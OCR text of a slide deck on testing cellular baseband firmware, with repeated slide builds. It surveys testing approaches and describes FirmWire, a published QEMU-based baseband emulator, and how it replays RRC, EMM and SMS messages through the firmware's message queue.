
Baseband Operation



Baseband Operation



Baseband Operation




Regular Approaches to Testing

Manual static analysis

Specification-based testing

Over-the-air “fuzzing”



Over-the-air Testing:

Slow & (Almost) No Introspection.

Solution: Emulation

FirmWire

(Public) State of the Art Baseband Emulation

FirmWire

(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022

FirmWire


(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”

FirmWire

(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”




Firmware

FirmWire

(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”



Firmware

Emulator

FirmWire

(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”

Firmware Emulator Peripherals

FirmWire

(Public) State of the Art Baseband Emulation


- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”

Firmware Emulator Peripherals

Only peripherals required for the boot stage

Baseband is not connected to a cellular network

FirmWire: Replaying Messages



FirmWire: Replaying Messages

RTOS

Nucleus OS

ERRC

Stack

Message Queue

RRC PDU

EMM PDU

SMS PDU

1. Decrypt & Check Integrity Protection
2. Parse Message
3. Decide on next action (Always discard)
    1. What message is this?
    2. Are we connected?
    3. Has encryption been configured?
    4. ...

